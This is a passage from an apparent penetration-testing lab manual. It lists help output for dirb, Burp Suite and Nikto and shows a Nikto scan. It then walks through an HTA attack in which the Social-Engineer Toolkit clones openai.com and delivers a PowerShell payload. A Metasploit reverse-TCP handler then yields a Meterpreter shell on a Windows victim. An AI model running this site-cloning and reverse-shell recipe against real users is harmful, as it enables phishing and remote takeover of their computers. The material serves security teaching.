-s : Silent Mode. Don't show tested words. (For dumb terminals)
-t : Don't force an ending '/' on URLs.
-u <username:password> : HTTP Authentication.
-v : Show also NOT_FOUND pages.
-w : Don't stop on WARNING messages.
-X <extensions> / -x <exts file> : Append each word with this extensions.
-z <millisecs> : Add a milliseconds delay to not cause excessive Flood.

=====
 EXAMPLES =====
dirb http://url/directory/ (Simple Test)
dirb http://url/ -X .html (Test files with '.html' extension)
dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
dirb https://secure_url/ (Simple Test with SSL)
```

2. \$ dirb-gendict:

Generate dictionary incrementally

Output:


```
root@kali:~# dirb-gendict -h
Usage: dirb-gendict -type pattern
      type: -n numeric [0-9]
            -c character [a-z]
            -C uppercase character [A-Z]
            -h hexa [0-f]
            -a alfanumeric [0-9a-zA-Z]
            -s case sensitive alfanumeric [0-9a-zA-Z]
      pattern: Must be an ascii string in which every 'X' character wildcard
                will be replaced with the incremental value.

Example: dirb-gendict -n thisword_X
thisword_0
thisword_1
[...]
thisword_9
root@kali:~#
```

8.b) Burp suite:

Burp Suite is an integrated platform for performing security testing of web applications.

User interface:



\$ burpsuite - --help

Output:

```
root@kali:~#
File Edit View Search Terminal Help
[...]
thisword_9
root@kali:~# burpsuite --help
Usage:
--help                  Print this message
--version               Print version details
--disable-extensions   Prevent loading of extensions on startup
--diagnostics           Print diagnostic information
--use-defaults          Start with default settings
--collaborator-server   Run in Collaborator server mode
--collaborator-config   Specify Collaborator server configuration file; de-
faults to collaborator.config
--project-file          Open the specified project file; this will be crea-
ted as a new project if the file does not exist
--config-file           Load the specified project configuration file(s);
this option may be repeated to load multiple files
--user-config-file      Load the specified user configuration file(s); thi-
s option may be repeated to load multiple files
--auto-repair           Automatically repair a corrupted project file spec-
ified by the --project-file option
--unpause-spider-and-scanner Do not pause the Spider and Scanner when opening a
n existing project
root@kali:~#
```

8.c) Nikto

Nikto is an open-source web server scanner which performs comprehensive tests against web servers for multiple items.

1. \$ nikto -help

Output:

```
root@kali:~# nikto -help
Unknown option: help

  -config+          Use this config file
  -Display+         Turn on/off display outputs
  -dbcheck          check database and other key files for syntax errors
  -Format+          save file (-o) format
  -Help             Extended help information
  -host+            target host/URL
  -id+              Host authentication to use, format is id:pass or id:pass:realm
  -list-plugins     List all available plugins
  -output+          Write output to this file
  -nossl            Disables using SSL
  -no404            Disables 404 checks
  -Plugins+         List of plugins to run (default: ALL)
  -port+            Port to use (default 80)
  -root+            Prepend root value to all requests, format is /directory
  -ssl              Force ssl mode on port
  -Tuning+          Scan tuning
  -timeout+         Timeout for requests (default 10 seconds)
  -update           Update databases and plugins from CIRT.net
  -Version          Print plugin and database versions
  -vhost+           Virtual host (for Host header)

  + requires a value

Note: This is the short help output. Use -H for full help text.
```

2. Let's see a very simple example of how to use Nikto in scanning websites for some vulnerability.

```
ubuntu@ip-172-31-15-173:~$ nikto -h 172.31.15.173
- Nikto v2.1.5
-----
+ Target IP:      172.31.15.173
+ Target Hostname: ip-172-31-15-173.ap-south-1.compute.internal
+ Target Port:    80
+ Start Time:    2023-01-12 14:25:04 (GMT0)
-----
+ Server: Apache/2.4.41 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x7c0 0x5f019ae006330
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host
+ End Time:       2023-01-12 14:25:11 (GMT0) (7 seconds)
-----
+ 1 host(s) tested
ubuntu@ip-172-31-15-173:~$
```



PRACTICAL NO: 9

Client-side attacks

9.a) HTA Attack

This type of attack is a simple HTML application that can provide full access to the remote attacker.


Step 1 – Open setoolkit on Kali Linux(Attacker's System)



The screenshot shows a terminal window titled "kali@kali: ~" displaying the Social-Engineer Toolkit (SET) interface. The window has a dark background with light-colored text. At the top, there is a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, there is some introductory text about TrustedSec and the toolkit, followed by a "Select from the menu:" prompt and a numbered list of options:

```
Codename: 'Maverick'  
Follow us on Twitter: @TrustedSec  
Follow me on Twitter: @HackingDave  
Homepage: https://www.trustedsec.com  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
  
set> █
```

Step 2 – Select Option 2 – Website Attack Vector



```
kali㉿kali:~
```

File Actions Edit View Help

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!


Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

```
set> 
```

Step 3 – Select Option 7 – HTA Attack Vector



```
kali㉿kali:~
```

File Actions Edit View Help

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

```
set:webattack> 
```

Step 4 – Select option 2 - Site Cloner

```
kali㉿kali: ~

File Actions Edit View Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>7

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Step 5 – Enter the site to be cloned – <https://openai.com>, then, enter attacker's system IP and port on which the attack needs to be hosted.

```
kali㉿kali: ~/Desktop

File Actions Edit View Help
99) Return to Main Menu

set:webattack>7

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://openai.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [172.29.158.38]: 172.29.158.38
```

Step 6 – The site is being cloned and preparation is started.

```
kali@kali:~/Desktop
File Actions Edit View Help
set:webattack> Enter the url to clone:https://openai.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [172.29.158.38]: 172.29.158.38
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://openai.com
[*] This could take a little bit ...
[*] Copying over files to Apache server ...
[*] Launching Metasploit.. Please wait one.

#####
#
```


```
kali@kali:~/Desktop
File Actions Edit View Help
+ -- --=[ 951 payloads - 45 encoders - 11 nops ] ]
+ -- --=[ 9 evasion ] ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/


[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 172.29.158.38
LHOST => 172.29.158.38
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s) ...

[*] Started reverse TCP handler on 172.29.158.38:443
msf6 exploit(multi/handler) > █
```

Step 7 – Now go the victim’s computer and open any browser and browse the attacker’s IP address to access the site.



Step 8 – The payload is downloaded automatically and then further click on run to give access to the attacker.



Step 9 – The access to the victim’s system is successfully carried out.

```
kali㉿kali: ~/Desktop

File Actions Edit View Help
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s)...

[*] Started reverse TCP handler on 172.29.158.38:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 172.29.144.1
se[*] Meterpreter session 1 opened (172.29.158.38:443 → 172.29.144.1:60688) at 2023-01-14 02:59:01 -0
500

[-] Unknown command: s
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	DESKTOP-NVDIEB4\Admin @ DESKTO P-NVDIEB4	172.29.158.38:443 → 172.29.144 .1:60688 (172.29.144.1)

```
msf6 exploit(multi/handler) > sessions 1
```

```
kali㉿kali: ~/Desktop

File Actions Edit View Help
[*] Sending encoded stage (175715 bytes) to 172.29.144.1
se[*] Meterpreter session 1 opened (172.29.158.38:443 → 172.29.144.1:60688) at 2023-01-14 02:59:01 -0
500

[-] Unknown command: s
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```


Id	Name	Type	Information	Connection
1		meterpreter x86/windows	DESKTOP-NVDIEB4\Admin @ DESKTO P-NVDIEB4	172.29.158.38:443 → 172.29.144 .1:60688 (172.29.144.1)

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-NVDIEB4
OS           : Windows 10 (10.0 Build 22621).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

9.b) Exploiting Microsoft Office

